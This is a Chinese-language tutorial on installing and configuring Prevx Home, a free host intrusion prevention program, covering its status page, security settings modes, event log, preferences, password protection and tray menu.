最佳的网络安全方案，不是在侵害发生后“亡羊补牢”，而应该是“未雨绸缪”，在侵害发生之前“拒敌于千里之外”。Prevx Home是世界上第一种免费下载的主机入侵防护软件，可以弥补防病毒软件、间谍软件清除工具和防火墙的不足，把你的电脑武装得“百毒不侵”；更重要的是，Prevx Home不仅是免费软件，更可以免费升级！

Prevx Home最新版本：V2.0
下载地址：http://www.prevx.com/prevxhomedownloadnow.asp

安装很简单，运行prevxhomeprevx.exe，一路“Next”即可。完成后安装程序会要求重启系统，以便启动Prevx Home的系统服务项目。




图 1

第一次运行Prevx Home会弹出如图1的对话框，询问是否对Prevx Home进行更新，建议选择“Yes”；在程序升级窗口中（图2）点击“Begin”进行更新，完毕后点击“Finish”退出并进入Prevx Home主界面的“Status（状况）”页面（图3）。




图 2

一、Status（状况）

在该页面中可以看到Prevx Home的常规状况，包括：

1.Protection Level（保护级别），对系统保护的安全等级进行设置，具体使用方法将在下文中叙述。




图 3

2.很酷的三维多锥体造型，三个选项分别是Trojan Protection（木马防护）、Hacker & Worm Protection（黑客和蠕虫病毒防护）、Spyware & Adware Protection（间谍和广告软件防护），点击各自的锥体将打开相应的帮助文档。

3.分别是About（关于）、Close（关闭）和Update（升级）。

首先来看一下Protection Level，点击下拉三角可选择“Maximum”或“Off”，即：最高级别防护和关闭防护功能，默认状态为“Maximum”，此时半圆环处显示为100%。

二、Security Settings（安全设置）

虽然最高的级别防护能带给我们更多的安全，但是有时也会造成某些不便（比如影响正常的网页浏览等等），这时我们可以手动配置各个安全选项：点击菜单栏中的“Security Settings”，在“Settings”栏下列出了许多防护对象，包括Physical Memory Overwrite（可写物理内存）、IE首页、木马、间谍软件以及多种文件（Exe、Inf、Com等）；在很多对象后面的括号中表明了该对象所属的领域，比如：Download Areas（下载存储区）、Program Areas（文件存储区）、Systems Areas（系统存储区）、Stack（堆栈）等（图4）。

每一个防护项目的后面都有四个设置标志，由左至右分别是：

1、Prevent mode（预防模式）——对该项进行防护；

2、Quety mode（询问模式）——询问用户如何操作；

3、Off（关闭该项）——对该项不进行防护；

4、Report mode（报告模式）——不询问用户并自动进行防护，同时产生报告。

建议大家选取“Quety mode（询问模式）”，既可使系统得到更多的安全保障，同时又具有一定的灵活性。选择防护模式后，该对象即处于相应的保护状态之下。设置完成后，选择“Save Changes”保存设置规则。

小提示：手动配置各项目后，“Protection Level”上方的半圆环处将显示保护等级的百分比，令我们对安全程度一目了然。

三、Event History（事件日志）

点击菜单栏中的“Event History”，内容分为两类，“Event”栏下列出的是发生的所有事件，而“Time”栏下则是事件所发生的具体时间。选中某个事件，在下方的状态栏中会显示该事件的Process（进程）、Source（来源）、Type（类型）、Time（发生事件）、Date（记录日期）以及简要介绍（图5）；点击“Event Details”，在打开的窗口中可以看到该事件的详细资料。




图 5

四、preferences（参数选择）

点击菜单栏中的“preferences”，在页面中可以对Prevx Home进行各种参数设置（图6）。使用“Update every”右方的上下小箭头可以选择每隔多久进行程序的更新，范围是1－30天，建议设置的时间短一些，以保证程序尽快得到最新的更新。还能够设置超过一定的事件数量则删除历史记录，以免日志过大，占用过多的系统空间，使用“Clear history if more than”右方的上下小箭头可以设置事件的数量，范围是10-10000，建议设置为100-300之间比较合适，既能够保存一定的历史日志又不会占用过多空间。




图 6

鉴于Prevx Home提供了强大的系统安全防护功能，在你进行了精心的配置之后，当然不希望被别人修改吧？那就给Prevx Home加上密码吧，勾选“Enable password protection（允许密码保护）”，打开密码设置窗口（图7），在“New Password”和“Confirm Password”两处输入新密码；如果担心忘记密码的话，可以在“Password hint”处输入密码的提示语。设置完成后点击“OK”生效。




图 7

“Rules Management（规则管理）”包括两项内容：“Don't notify me again” rules（“不要再次通知我”规则）和Advanced options for Queries（高级设置询问），如果想摆脱事件通知和改变设置时程序的询问，可点击右方的“Clear”删除相应的规则。

五、Prevx Home任务栏图标的使用

当Prevx Home最小化时会在任务栏显示小图标，右击出现如图菜单（图8）。

1、**Show Management Console**——显示管理控制台；
2、**Check for Updates**——检查更新；
3、**Trusted Installation**——可信任的安装，可以将受信任的程序添加至Prevx Home；
4、**Suspend Protection**——暂停保护，选择该项后Prevx Home将停止防护，如需恢复可选择“Resume Protection”；
5、**Shutdown Prevx Home**——关闭Prevx Home。


